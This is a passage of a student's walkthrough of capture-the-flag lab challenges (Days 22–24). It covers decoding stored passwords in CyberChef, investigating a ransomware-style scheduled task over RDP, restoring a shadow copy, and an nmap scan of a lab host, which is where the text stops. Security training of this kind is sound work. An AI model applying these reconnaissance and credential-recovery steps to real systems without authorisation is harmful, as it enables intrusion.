


Question 6

Open the title ElfMail and insert in the edit entry. It shows the information of the edit entry title. Copy the ElfMail password.




Decode it in the cyberchef to shows the output.




Question 7

Insert title Elf Security System and it shows the username and password. Don't forget to show password.




Question 8


Copy the password in the edit entry.



Paste the password into the input and it shows the output inside the cyberchef website.



It shows a github website link. Copy and paste the link. It will show the flag of the question needed.



Methodology

According to the day task above, Remmina is can being used to decoded the file as being asked to. The file was given to make the task much easier. Other than that, it contains edit entry application which inserting information edit entry title. It shows the username and password or any information given through notes. To decode the password mostly we use Cyberchef as a password decoder to get the answer we're needed. Last but not least, the last question asked to get the flag which with the help of the Github link provided by the edit entry and decoded with the help of Cyberchef. In the end every password is easily decrypted by the help of system title.

Day 23 - The Grinch strikes again!

Tools used: Kali Linux, Firefox, Remmina

Solution/Walkthrough:

Question 1

Open remmina and insert the following ip address, username and user password using the intended setting and run it. Then the wallpaper will be shown as below.


Question 2

Open terminal and type echo “copy from ransom note file in desktop.” Then type in base 64 to get the answer.

```
┌──(1211101120㉿kali)-[~]
└─$ echo bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ== | base64 -d
nomorebestfestivalcompany
```


Question 3

Open file explorer. Find documents section. Find the hidden file and click it. Inside you will find file extension.




Question 4

Open file explorer. Find the desktop section. There you will find the suspicious scheduled task.




Question 5

Open scheduled task. Find opidsfsdf. Click the action tab. Inside you will find the location of the file.




Question 6

Open scheduled task. Double click on the ‘shadowcopyvolume’ to see its full name.




Question 7

Open disk management. Find a backup disk. Route the disk to a path other than :D. Inside the backup disk you will find the hidden file. You can also find it inside the document section on file explorer.



Question 8

Inside the backup drive, click on the confidential file. Then, you have to restore the file to its previous version to have the password inside it. There, you can find the password.



Methodology/Thought Process:

Remmina is a remote desktop client for POSIX-based computer operating systems. It supports the Remote Desktop Protocol, VNC, NX, XDMCP, SPICE, X2Go and SSH protocols and uses FreeRDP as foundation. For this day's challenge it is used to access Remote Desktop Protocol (RDP). First, we need to enter the ip address, username and user password provided. After accessing it, we need to locate the hidden file first. Locate the file explorer to a hidden file. However, there is a problem. We have to restore the file to its previous state. To do that, we have to locate the backup drive inside the disk management. Then, route the drive to an available path. When the drive is available, open the drive to locate the confidential file and restore it to its previous version to get the password. Then, you are finally done with today's challenge.

Day 24: Final Challenge – The Trial Before Christmas

Tools used: Kali Linux, Firefox, Go Buster, Nmap, Burp, Reverse shell, MySQL, Flynn, Privilege

Solution/Walkthrough:


Question 1

```
┌──(1211100415㉿kali)-[~]
└─$ nmap  -sVC 10.10.197.140
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 06:55 EDT
Nmap scan report for 10.10.197.140
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Light Cycle
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)

